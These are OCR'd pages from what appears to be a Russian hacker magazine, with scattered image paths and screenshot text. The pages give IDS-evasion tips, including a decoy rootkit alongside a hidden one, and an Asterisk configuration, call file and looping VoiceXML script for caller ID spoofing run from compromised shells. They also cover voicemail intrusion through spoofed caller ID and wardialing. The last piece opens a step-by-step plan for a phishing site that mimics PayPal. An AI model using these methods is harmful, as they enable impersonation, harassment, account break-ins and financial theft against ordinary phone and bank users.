Обойти сигнатурную защиту сложнее, но все-таки возможно! Прежде всего, не стоит использовать никакие готовые (и широко известных) shell-коды, rootkit'ы и прочую фигню, особенно не полиморфную. IDS заматерится так, что админ с секретаршей превратятся в сиамских близнецов (с женщинами с перепугу это часто случается). Это уже не просто подозрение в атаке, это стопроцентная попытка атаки (неважно, успешная она или нет). Даже если атака действительно окажется успешной и IDS проснется сильно после того, как rootkit будет установлен (для этого атаку проводить лучше в часы пик, когда сервер максимально загружен и через IDS несется лавина честного трафика), админ, поднятый по тревоге, либо обнаружит rootkit, либо просто возьмет бэкап и сделает откат к заведомо «стерильной» конфигурации. Либо же переустановит всю систему с нуля. Шансы на выживание у хакера минимальны, так что не стоит действовать по принципу: кинул бэкдор и, если все тихо, через неделю решил его заюзать. Опытный хакер использует сервер сразу и набирает буковки не руками, а запускает заранее разработанные программы, хакающие данные на форсаже — так быстро, как это только возможно. Многие атакующие прибегают к следующей уловке — устанавливают 2 rootkit'а. Один — простой, как точка, находящаяся на пересечении двух прямых, и легко обнаруживаемый даже лохом, то есть явная подстава. А второй — по-настоящему хорошо замаскированный и очень-очень трудно обнаруживаемый. Есть шанс, что, зафиксировав и удалив первый rootkit, админ успокоится и больше не будет предпринимать никаких действий, считая, что хакер уже раздавлен.
Но мы, похоже, отклонились от темы статьи, которая называется «Обман IDS», а не «Как зачморить админа». Так, методы воздействия на саму IDS мы откинем, поскольку они практически не изменились со времен атак на первые, еще доисторические брандмауэры (практически всякая IDS поддерживает функции удаленного управления и конфигурирования, но далеко не всякий админ спешит тут же изменить дефолтовый пароль).
Еще несколько лет назад большинство IDS распознавало только две формы запроса к HTTP-серверам: UTF и HEX. Обе стандартные. При этом сами серверы (и в частности, MS IIS) поддерживают нестандартный Unicode/Wide-формат (типа %u), что позволяло хакерам и червям (среди которых числится и нашумевший CodeRed) легко обходить IDS, стоящие на магистральных каналах со всеми вытекающими отсюда последствиями. Миллионы непатченных серверов захачились по всему миру, вызвав переполох и слухи о близком конце интернета. Конец же, как выяснилось, находился в другом кармане и в очередной раз был перенесен на неопределенный срок. Тем временем разработчики IDS поняли свою ошибку и поддержали Unicode/Wide-формат по полной программе. Однако куча аппаратных IDS так и осталась необновленной и неосведомленной ни о каких %u.
А Windows Vista — это вообще прелесть! Настоящий подарок для хакеров! Прозрачная поддержка протокола IPv6 в сетях, разделенных между собой IPv4, осуществляется за счет инкапсуляции IPv6 в IPv4/UDP, о котором существующие IDS не в курсе. То есть если у жертвы стоит Windows Vista или Server Longhorn, подключенный к интернет-каналу по IPv4 (а IPv6 в народ еще не пришел), хакер может свободно посылать Pv6-пакеты, инкапсулированные в UDP (для этого ему также придется установить у себя Висту). Относительно IDS все будет OK, никакой известной ей сигнатуры она не увидит, пока не догадается распотрошить инкапсулированный UDP и посмотреть, что там у него внутри. А с учетом того, что Виста допускает вложенную инкапсуляцию, распознать атаку сможет только слишком умная и притом обновленная IDS. Понятное дело, что разработчики IDS не сидят сложа руки, а так как Висту себе ставят, в основном, геймеры, но никак не серьезные предприятия, то неизвестно, что произойдет раньше — массовая миграция на Висту или обновление IDS. Тем не менее, у хакеров есть отличный шанс показать всему миру, на что они способны.

Заключение

И все-таки что же такое IDS? Чучело филина или зубастый Цербер? Смотря для кого. Для слона, например, что моська, что Цербер — все едино, а для мыши и филин — угроза. Правильно настроенная IDS хорошо справляется с пионерскими атаками, отсекая всяких там флудеров и куль-хацкеров с exploit'ом вместо головы. Хакеры, ведущие поиск дыр самостоятельно, присутствие IDS просто не замечают, как IDS не замечает неизвестную атаку. Короче, задача обхода IDS в общем случае сводится к тому, чтобы их не обходить, а двигаться своим путем сквозь тернии по заранее намеченному маршруту, избегая дорог и магистралей.



АНДРЕЙ «SKVOZNOY» КОМАРОВ
/ SKVOZNOY@REAL.XAKEP.RU /

ТЕЛЕФОННЫЙ ХАКИНГ

НЕСАНКЦИОНИРОВАННЫЙ ДОСТУП В КАНАЛАХ СВЯЗИ

ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ ТЕХНОЛОГИЙ СВЯЗИ ВСЕ ПРОЧНЕЕ УКРЕПЛЯЕТСЯ В НАШЕЙ ПОВСЕДНЕВНОЙ ЖИЗНИ. ДАЖЕ МОЯ БАБУШКА ЗНАЕТ, ЧТО ТАКОЕ SKYPE И С ЧЕМ ЕГО ЕДЯТ. ДЛЯ ХАКЕРА ПРЕЖДЕ ВСЕГО ЭТО СПОСОБ МОМЕНТАЛЬНОЙ КОММУНИКАЦИИ БЕЗ ЧЕТКО ФИКСИРОВАННОГО НОМЕРА АДРЕСАЦИИ, НУ И КОЕ-ЧТО ЕЩЕ. УЖЕ КЕВИН МИТНИК В СВОЕ ВРЕМЯ ПРОМЫШЛЯЛ ТЕЛЕФОННЫМИ ШАЛОСТЯМИ И НАКЛОНЯЛ САМЫХ ЗНАМЕНИТЫХ МИРУ ОПЕРАТОРОВ. В ЭТОЙ СТАТЬЕЙ ТЫ ПРОЧИТАЕШЬ О МЕТОДАХ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА ЧЕРЕЗ КАНАЛЫ СВЯЗИ И ШУТОЧКАХ, ОРГАНИЗУЕМЫХ С ПОМОЩЬЮ ТЕХНОЛОГИИ VOICE OVER IP И НЕДОКУМЕНТИРОВАННЫХ СПОСОБНОСТЕЙ, ПРИМЕНЯЕМЫХ ХАКЕРАМИ И КАРДЕРАМИ ВСЕГО МИРА ДЛЯ ФРОДА И ФИШИНГА.

С чем едят Caller ID?



Caller ID (CID) представляет собой тип определителя номера звонящего. Если, будучи подключенным к стареньким АТС, ты мог воспользоваться АОН, который для пробива номера при входящем звонке использует реверс-звонок на абонентскую станцию, поднимая трубку за тебя, что выражается в дублированном beep'е, то современные цифровые (транзитные) станции в новых районах уже оснащены необходимым оборудованием под CID-услугу. Она позволяет вызываемому абоненту видеть номер звонящего без проверки на АТС или альтернативной станции специальной прозвонкой, чем и обеспечивает лазейку для шалостей. Для начала нашей задачей будет подмена номера входящего звонка и шутка над своими знакомыми под Новый год с передачей привета с Марса от номера «02».


Операция начинается

Для начала обзаведемся собственным аккаунтом для совершения интернациональных звонков. Весьма радостно, что сейчас существует множество бесплатных цифровых операторов, поддерживающих протокол IAX, фигурирующий в Asterisk VOIP PBX. IAX является основным конкурентом других стандартов передачи данных в VoIP-сетях, а именно SIP, H.323. Безусловно, требуется выбрать такой оператор, который бы подходил тебе для совершения твоих фрикерских подвигов с учетом геолокации и доступности звонков в ту или иную зону. Вполне удовлетворяют названным требованиям Nufone (www.nufone.net) и VoicePulse (www.voicepulse.com). Начнем с создания аккаунта на одном из сервисов. В процессе регистрации тебе потребуется выбрать IAX в качестве типа сигнала и тарифный план «Pay as you go». Подтверди пришедшее письмо и приступай к установке Asterix на одном из твоих взломанных шеллов.

Собираем сервер VoIP-связи Asterix тривиальными линеевыми командами:

Pick up your phone
Your phone number:
(country code + regional code + phone number)
+74957777777
Your buddy's number:
+74951234567
This call costs:
3 ct per minute.
Connect
Enter your number and the number you wish to dial.
The rate for that call will display automatically.

> Нашумевший сервис для подмены телефонного номера



> PhoneSweep — и все номера как на ладони!

HideCallNum 1.0
Вызываемый номер:
Номер маска:
Соединить
Прервать связь
Журнал
Выход
Состояние:Ожидание

> Демонстрация работы Call Hide Number

```
cd /usr/src/asterisk && make
install && make samples
```

Логинимся как root и редактируем /etc/asterisk/extensions.conf, добавляя следующие строки в конец конфига. В поле «ДАННЫЕ от VoIP-провайдера» пишем свои собственные примерно такого содержания: username:password@switch-2.nufone.net.

```
[spoofing]
exten => _XXXXXXXXXX,1,dial,IAX2/
ДАННЫЕ от VoIP-провайдера/1${EXTEN}
exten => _XXXXXXXXXX, 2,
congestion() ; Нет ответа
exten => _XXXXXXXXXX, 102, busy()
; Занято
```

Здорово, все основное сделано, теперь шаманим над файлом звонков. Создаем /tmp/spoof.call со следующим содержанием: твой номер; номер, по которому ты звонишь; измененный номер CID.

```
Channel: IAX2/username:password@
switch-2.nufone.net/1мойномер (имен-
но через 1)
Callerid: 02 (звонок от блюстителей
правопорядка)
MaxRetries: 5
RetryTime: 60
WaitTime: 30
Context: spoofing
Extension: кому звоним
Priority: 1
```

Обрати внимание на правильность ввода номера того, кому ты звонишь: dial 011 + код страны + номер. Запускаем Asterix. Логинимся в систему под рутом, выбираем один из способов запуска:

```
1. /usr/sbin/asterisk
2. /usr/sbin/asterisk -c (запуск в
CLI mode)
```

Чтобы проинициализировать звонок набираем команду:

```
cp /tmp/spoof.call /var/spool/
asterisk/outgoing.
```

При этом Asterisk запалит созданный файл звонков, и система запашет.
Обрати внимание, что в редактируемую область ты можешь импортировать любые вариации, также пригодные для спуфинга. Стоит отметить, что у различных провайдеров часть настроек не прокатывает.
Все возможные настройки Asterix ты можешь найти на диске.

VoiceXML

VXML (www.w3.org/TR/voicexml20) — это язык программирования, основанный на XML-грамматике, которая позволяет создавать специальные приложения, манипулирующие информацией, доступной пользователям посредством голоса и телефона. В развитии VXML принимают участие крупнейшие мировые компании, такие как AT&T, IBM, Lucent и Motorola. Суть использования этой технологии конкретно в нашем замысле проста. Сперва найдем использующий ее сервис, а затем напишем нехитрый скриптец, подменивающий CID. Примером для этого будет www.cafe.bevocal.com.

```
<?xml version="1.0"?>
<!DOCTYPE vxml PUBLIC "-//BeVocal
Inc//VoiceXML 2.0//EN"
«http://cafe.bevocal.com/libraries/
dtd/vxml2-0-bevocal.dtd">
<vxml version="2.0" xmlns="http://
www.w3.org/2001/vxml">
<var name="myCall"/>
<form id="form2">
<block>
<bevocal:dial name="myCall"
dest="tel:+КОМУ ЗВОНИМ' ani="ЛЮБОЙ
НОМЕР"/>
<bevocal:disconnect call="myCall"/>
<goto next="#form2"/>
</block>
<catch event="connection.far_end.
disconnect.timeout">
Запрос превысил максимальное позво-
ленное время.
<exit/>
</catch>
<catch event="connection.
disconnect.hangup">
<bevocal:disconnect call="myCall"/>
</catch>
</form>
</vxml>
```

Заметь, что скрипт определяет цикл, то есть звонки будут сыпаться на абонента, пока сценарий не прекратит выполняться.

Смекалка и находчивость — залог успеха

В некоторых компаниях действует система, в которой человек-оператор соединяет тебя с абонентом. Представь, что, сделав важный вид и изменив голос с помощью AV Voice Changer или прочих тулз, ты можешь вежливо пообщаться с подобным оператором. Продолжение может быть самое разнообразное, все зависит от твоей фантазии и интуиции. Никто не запретит тебе назваться техническим отделом, указать свой номер и потребовать соединения с Mr.X. Мадам оператор соединяет тебя с Mr.X, вписывая названный тобой телефончик как CID, и… подмена готова! Этот способ был крайне популярен среди фрикеров 90-х, ближе к 2002-2003 годам использовался при спуфинге через AT&T и оператора Telus. Последовательность действий такова:


1. соединяемся с 10-10-288-0 — автоматическим оператором AT&T;
2. указываем запрос о соединении: ввод 800-235-5768 (Bell South) или 800-646-0000 (Tellus);
3. указываем входящий и исходящий номера и информацию «объявления» о звонке (имя). По окончании соединения горе-оператор проговорит: «Thank you for using AT&T» :).



INFO

> Услуга HCD имела место и в родной столице. Некоторые операторы в обгон Ростелекома организовали бесплатный выход на своих партнеров собственными силами. Для дозвона из Москвы нужно было набрать городской номер, с которого соединение автоматически перенаправлялось на операторов или службу карточек в другой стране. У AT&T это был номер 155-5555 (позднее 755-5555).


> В знаменитом фильме «War Games», посвященном хакингу 80-х, главный герой в исполнении Метью Бродерика практиковал Wardialing для обычных шалостей, которые в итоге окончились получением доступа к системе управления ядерным арсеналом США. Фантастика, но кто знает, что зацепишь ты :).




> На диске ты найдешь полный список программ для Wardialing'а, их описание и ряд скриптов для укрощения Asterisk'а.



> Ты поклонник пингвина и мечтаешь о телефонном хаке? Пожалуйста, достойный аналог софтварного Рыжего Бокса под Unix — Spoob (www.lab.digitol.net/callerid.html) — Open Source Orangebox perl, Telescan и ShokDial.



> CIDPad в действии



> Мучаем Asterisk

Телефонный хакинг — разве такое бывает?

Одной из задач использования CID является базовая аутентификация при вызовах. К примеру, существует опция блокировки нежелательных вызовов, а именно фильтрация по определенным номерам Caller ID. При использовании услуги голосовой почты авторизация клиента происходит именно по CID, некоторые компании используют эту технологию для автоматизации работы с клиентурой и т.п. Технология Caller ID Spoofing позволяет обойти ее, поставив в замешательство любого абонента и прослушав его голосовую почту. Между прочим, подобной фичей воспользовалась знаменитая актриса Paris Hilton. Она вторглась в просторы сети мобильного оператора, использовав SpoofCard.com. Это позволило ей прослушать голосовую почту абонента сети, чей CID она эмулировала. Первый подобный сервис появился в 2004 году. Это был Star38.com. За ним появились Camophone.com и Telespoof.com. Star38.com заметно обгонял их, так как здесь впервые для совершения подобного рода звонков применялся интуитивный web-интерфейс. Вскоре оба были закрыты из-за наездов со стороны правительства США и законов отдельно взятых штатов.

Но довольно теории! На сегодняшний день актуальны следующие сервисы, умеющие подменять CID:

Spoofcard (www.spoofcard.com) — крутой сервис, предоставляющий платный доступ к своим услугам; их платность реально оправдана, так как на борту, кроме стандартной опции, присутствуют интегрированный рекордер голоса, тулза для изменения голоса и веб-интерфейс для управления звонками.

Telespoof (www.telespoof.com) — один из самых старых сервисов по работе с Caller ID; стабильная связь и грамотная техподдержка присутствуют.

Spooftel (www.spooftel.com) — веб-интерфейс, обилие международных зон для прозвона, уместные цены — в общем, все на уровне.

Talkety (www.talkety.com) — бесплатная регистрация, за которую тебе дается 10 пробных минут на баловство; прозванивает всех ОПСОСов Украины и России без исключения.

В том же духе в свои годы баловался знаменитый Кевин Митник (он же Condor), обманув администратора сети и создав собственный аккаунт Voice Mail в корпоративной телефонной системе. Следует отметить, что множество операторов, например Cingular Wireless и T-Mobile, используют CID для авторизации, не запрашивая никакого пароля. Во времена Митника фрикеры использовали специальные девайсы для проделывания подобных шуточек.

Один из ярких примеров таких девайсов — Bluebox. Это устройство для имитации сигналов внутриполосной, линейной и регистровой сигнализации с абонентской линии. Его создателем является легендарный Captain Crunch. Его первые «синие коробки» представляли собой свистки, издававшие звук с частотой 2600 Гц (магическое число, столь любимое всем фрикерским обществом).

При помощи Bluebox ты можешь:


- заставить абонентскую станцию установить соединение с Mr.X, а не с Mr.Y, номер которого был набран в начале звонка;
- совершать транзитные звонки путем соединения с номером в другом городе или стране, что позволит тебе экономить на тарифах, а также путать преследователей, внимательно наблюдающих за твоими хакерскими проделками.

Стоит отметить, что подобные штучки прокатят только на стареньких АТС, цифровые станции используют ОКС-7 (общеканальную сигнализацию), которая сводит все «тоновые шалости» на нет. В России Bluebox активно применялся после внедрения в массы услуги Home Country Direct (HCD), работающей через бесплатные номера для выхода на операторов. HCD — это услуга, часто предоставляющаяся компаниям, которым требуется быстрая и надежная круглосуточная связь со своей страной. Для получения доступа к этой услуге клиентам необходимо набрать номер: 8-10-800-4977ххх, где 8 — индекс выхода на междугородную сеть; 10 — международный индекс автоматической связи; 800 — выделенный код услуги; 4977ххх — номер, определяющий оператора страны назначения.

К числу организаций, предоставляющих HCD, относятся гостиницы, учреждения, сдающие помещения в аренду, представители компаний, оказывающие телематические услуги. Ни одна организация на территории России не должна выставлять клиентам счета за пользование этой услугой, поскольку счета в этом случае выставляются международным партнерам компании, которая все это организовала. В России этой компанией являлся Ростелеком. Таким образом, в России появилась лазейка, позволяющая соединяться с бесплатным номером зарубежного оператора, пикать в линию определенные сигналы и получать желаемое.

Еще одно устройство — Orangebox. Этот девайс помоднее Bluebox и требуется для подмены Caller ID путем генерации специального сигнала аппаратным путем и имитации сигнала CID, который поступает в линию при наличии услуги Call Waiting, то есть ожидания звонков. К сожалению, устройство абсолютно не применимо к мо-



> Сканирование диапазона номеров

бильным телефонам, так как для получения ожидаемого результата потребуется наличие прямого соединения. «Рыжий» девайс лучше всего работает в ситуациях, когда разговор между абонентами уже длится. Но учти, что твой настоящий номер появится прежде, чем абонент возьмет трубку, и может быть подделан только после ответа. Следует помнить, что от таких штучек существует вполне реальная защита, а именно специальные устройства, выявляющие подключение подобных девайсов к линии. Скажу сразу, что благодаря подобным девайсам вычисляют людей, поставивших себе АОН, но не заплативших за него АТС. Ведь телефонный аппарат с функцией АОН сам ничего не определяет. Он «посылает запрос» на специальное стоящее на узле оборудование, которое и носит название «станционный АОН». Именно оно определяет номер звонящего и «информирует» о нем телефонный аппарат вызываемого абонента, за что, собственно, и требуется платить. Основным в деле отлова неплатящих и телефонных хакеров является комплекс МультиФАМ (АнтиФАМ в прошлом). Он представляет собой небольшую платку, которая просто втыкается в компьютер и подсоединяется к линии. Производительность проверки — 120 номеров в час. Комплекс сечет несанкционированно подключенные модемы, факсимильные аппараты, факс-модемы, телефоны с автоматическим определением номера (АОН), ну и, конечно, фрикерские девайсы. В качестве программного обеспечения используется «База данных ФАМ». Она держит в памяти всю информацию об абоненте и формирует задания на прозвон номеров. Залп-4 — хитрое устройство, отличающееся жесткими мерами, применяемыми к нарушителям. Устанавливается этот приборчик на кроссе АТС или в другом месте параллельно абонентской телефонной линии на обыкновенных типовых зажимах. Он обеспечивает невозможность работы на линии любых посторонних девайсов, создавая шумовую помеху при обнаружении попытки передачи данных. Кроме этого, мешает выполнению функции АОН, кратковременно включая помеху при обнаружении запроса 500 Гц. Между прочим, позже умельцы придумали замену девайсам, создав программы Blue Beep, Call Hide Number и Blue Dial, для работы которых требовался только компьютер с голосовым модемом или звуковой картой. Чтобы проверить мощь этого софта на практике, вооружись voice-модемом, подключенным к телефонной линии, гарнитурой, либо отдельным IP-телефоном. В поле «Номер маска» укажи номер, под которым будет замаскирован твой реальный телефон. Номер должен быть реальным и находиться в том же населенном пункте, откуда производится звонок. Нажми кнопку «Соединить». Модем начнет устанавливать связь. В графе «Состояние» появится надпись «Установка соединения». В случае неудачной попытки модем будет повторять ее автоматически до тех пор, пока ты не нажмешь кнопку «Прервать связь». Просмотреть список контактов можно по нажатию кнопки «Журнал» — из директории, куда распакована программа, откроется файл losg.txt, в котором хранятся записи о вызываемом номере, номере маски, времени и продолжительности звонка, успешности попытки соединения. Стоят подобные штучки около $50, и ничего удивительного в них нет, так как основаны они на всех тех же приколах, что изобрел Капитан Кранч у себя на коленке.

Генерация CID-сигнала

А реально ли эмулировать CID-сигнал по своему желанию? Да, чувак, это вполне возможно и делается следующими способами: нужно обзавестись отцовским модемом Bell 202 — первыми железками, под которые затачивали Caller ID, или использовать способности издавать звук немыслимых частот своей звуковой карты.
CIDMage 1.4.2 позволяет на софтварном уровне генерировать определенный сигнал Caller ID. Все, что тебе для этого надо, — это вбить в прогу номер и имя (если требуется) и нажать «Play». Если тебя интересует ответ на вопрос: а что же представляет собой CID-сигнал на самом деле, то ты можешь сохранить полученное после заполнения всех полей в wav-файл. Выполнив все действия, тебе потребуется вклиниться в телефонную линию путем подключения через специальный интерфейс. Его можно купить на любом хардварном развале. Оптимально подойдет Radio Shack. Наличие такой штуки позволит не только совершать телефонные шалости, но и записывать разговоры в реальном времени. Второе назначение программы — тестирование собственных CID-терминалов, исполняющих роль call-forwarder'ов или платформ для хранения Voice Mail. Для этого необходимо наличие эмулятора линии с прямым звуковым входом, к нему можно подрубить свою звукоуху и CID-терминал соответственно.
CIDPad 2.2 выполняет аналогичную работу, программа способна генерить следующие сигналы:
• MDMF Caller ID (при определении высвечивается номер и надпись, например: 31337 «haxor_boby»);
• Call Waiting Caller ID (имитирует сигнал CID, который поступает в линию при наличии Call Waiting, то есть услуги ожидания звонков). Во время разговора с кем-то может быть осуществлен новый звонок коротким сигналом в линию (Subscriber Alert Signal или SAS, тон 440 Гц, 300 мс). Orangebox имитирует CID-сигнал и таким образом подделывает номер. Как ты понял, этот способ лучше всего работает, когда разговор между людьми уже длится. Спуфинг возможен только при наличии прямого соединения!
• Number-Only Caller ID (название говорит само за себя — в заголовках фигурирует только номер звонящего).

Wardialing

Wardialing — это техника сканирования широкого диапазона телефонных номеров, позволяющая «запеленговать» много интересного, привязанного к определенному номеру, например Voice Mail Boxes (VMB's), Private Branch Exchanges (PBX's), тесты тоновых наборов, а порой даже компьютеры. Хакеры обычно выбирают компанию-жертву и собирают информацию об используемых ей телефонных номерах из самых разных источников. Определив основной номер компании (777-777-7777), взломщик проверяет схожие на доступность, задав 777-777-XXXX как диапазон для сканирования. Скан одного номера длится около 30 секунд. Для автоматизации процесса были придуманы различные софтинки и даже железки,например PhoneSweep, TeleSweep, ToneLoc, THC-SCAN и iWar. Сами программы с подробным описанием к ним ты найдешь на нашем DVD.
Удачи тебе в новом году. И помни, что все полученные знания можно применить куда более достойно, чем для нарушения спокойствия бедной телефонистки тети Гали или милой секретарши-оператора небольшого офиса. Несанкционированный доступ, даже в сфере телефонии, карается законом, поэтому всегда думай, какие последствия могут повлечь твои действия.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ r0id@mail.ru /

РИСУЕМ СКАМЫ


АТАКИ НА БАНКОВСКИЕ И ПЛАТЕЖНЫЕ СИСТЕМЫ

В ПОСЛЕДНЕЕ ВРЕМЯ БОЛЬШИНСТВО БАНКОВ И ПЛАТЕЖНЫХ СИСТЕМ ПЕРЕМЕСТИЛО ЧАСТЬ СВОЕЙ ДЕЯТЕЛЬНОСТИ ВО ВСЕМИРНУЮ ПАУТИНУ. ТЕПЕРЬ ТЕБЕ НЕ НУЖНО ВЫХОДИТЬ ИЗ ДОМА, ЧТОБЫ КУПИТЬ ПИЦЦУ ИЛИ ОФОРМИТЬ БАНКОВСКИЙ ПЕРЕВОД, ВСЕ МОЖНО СДЕЛАТЬ ПОСРЕДСТВОМ ОНЛАЙН-ОПЕРАЦИЙ. СЕТЬ И ФИНАНСЫ СЕГОДНЯ ТАК ЖЕ НЕОТДЕЛИМЫ ДРУГ ОТ ДРУГА, КАК ВОДКА И СОЛЕНЫЕ ОГУРЦЫ. И ВРОДЕ БЫ ВСЕМ ХОРОШО — БАНКИ ПОЛУЧАЮТ НОВЫХ КЛИЕНТОВ, А КЛИЕНТЫ ПОЛУЧАЮТ НОВЫЕ ВОЗМОЖНОСТИ. НО ВОТ НЕЗАДАЧА: С РАЗВИТИЕМ ИНТЕРНЕТ-БАНКИНГА МНОГИЕ КАРДХОЛДЕРЫ СТАЛИ ОБНАРУЖИВАТЬ ПРОПАЖИ ВЕСЬМА ПРИЛИЧНЫХ СУММ СО СВОИХ СЧЕТОВ. А КАК ЭТО ПРОИСХОДИТ, Я ТЕБЕ СЕЙЧАС РАССКАЖУ.

Представь себе такую ситуацию: довольный америкос чекает свой банковский аккаунт и обнаруживает, что на его счету вместо $10k находится лишь $1k. Путем нехитрых математических вычислений амер подсчитывает, что со счета пропали $9k. Но тут появляется следующий вопрос: куда пропали $9k? Забегая вперед, скажу, что ответ на него ты найдешь в этой статье. Вот только хочу предупредить тебя об одном: вся информация предоставлена мной исключительно с целью ознакомления и не в коем случае не является руководством к действию. Что же, как сказал наш первый космонавт, поехали =)!

Немного теории

Прочитав первый абзац, ты, наверное, предположил, что сейчас я расскажу тебе о том, как незаметно слить базу с банковского ресурса. К счастью, этого делать нам не придется. Почему к счастью? Да потому, что есть проверенный и гораздо менее геморройный способ. Имя ему — «фишинг». Про фишеров, я думаю, ты слышал уже не раз. Суть их работы заключается в старой доброй социальной инженерии. Действительно, зачем пытаться сломать банковскую базу, когда пользователь сам тебе готов все отдать =)? Но времена фейковых писем и простых схем давно прошли. Сейчас уже не так-то легко заполучить желаемую информацию. Юзеры стали умнее, а банковские и платежные системы — сложнее. Но и здесь есть поле для деятельности под названием «скаминг» (не путать со скимингом). Если объяснять в общих словах, то скамы — это фейковые (поддельные) сайты и системы авторизации, используемые для получения конфиденциальной информации пользователей. Проще говоря, задача взломщика сводится к созданию скама какого-либо популярного финансового ресурса с поддельной системой авторизации и к привлечению на него юзеров с этого самого ресурса.
В результате хакер может получить неплохую базу аккаунтов, найти применение которой не



> Амерский аккаунт PayPal

составит труда :). Но для успешной реализации задуманного потребуется решить несколько вопросов. Ниже я набросал примерный план действий, которого следует придерживаться:

1. выбор ресурса, под который мы и будем писать скам;
2. создание самого скама;
3. установка скама;
4. «пиар» скама среди пользователей настоящего ресурса;
5. сбор полученных данных;
6. реализация добытой информации.

Как видишь, все не так уж и сложно, хотя на первых порах могут возникнуть некоторые проблемы. Но обо всем по порядку.

Хороший скам — залог успеха

Первое, чему следует уделить особое внимание, — это выбор ресурса, под который рисуется скам. Подумай сам, зачем пытаться получить информацию, которая будет никому не нужна? В качестве жертв обычно выбирают европейские или американские банки, предоставляющие услуги интернет-банкинга. В нашем случае я предлагаю остановить свой выбор на крупнейшей забугорной платежной системе — PayPal. Во-первых, число пользователей палки (так называют PayPal в узких кругах) перевалило за 100 миллионов, а во-вторых, эта платежка позволяет осуществлять множество онлайн-операций.

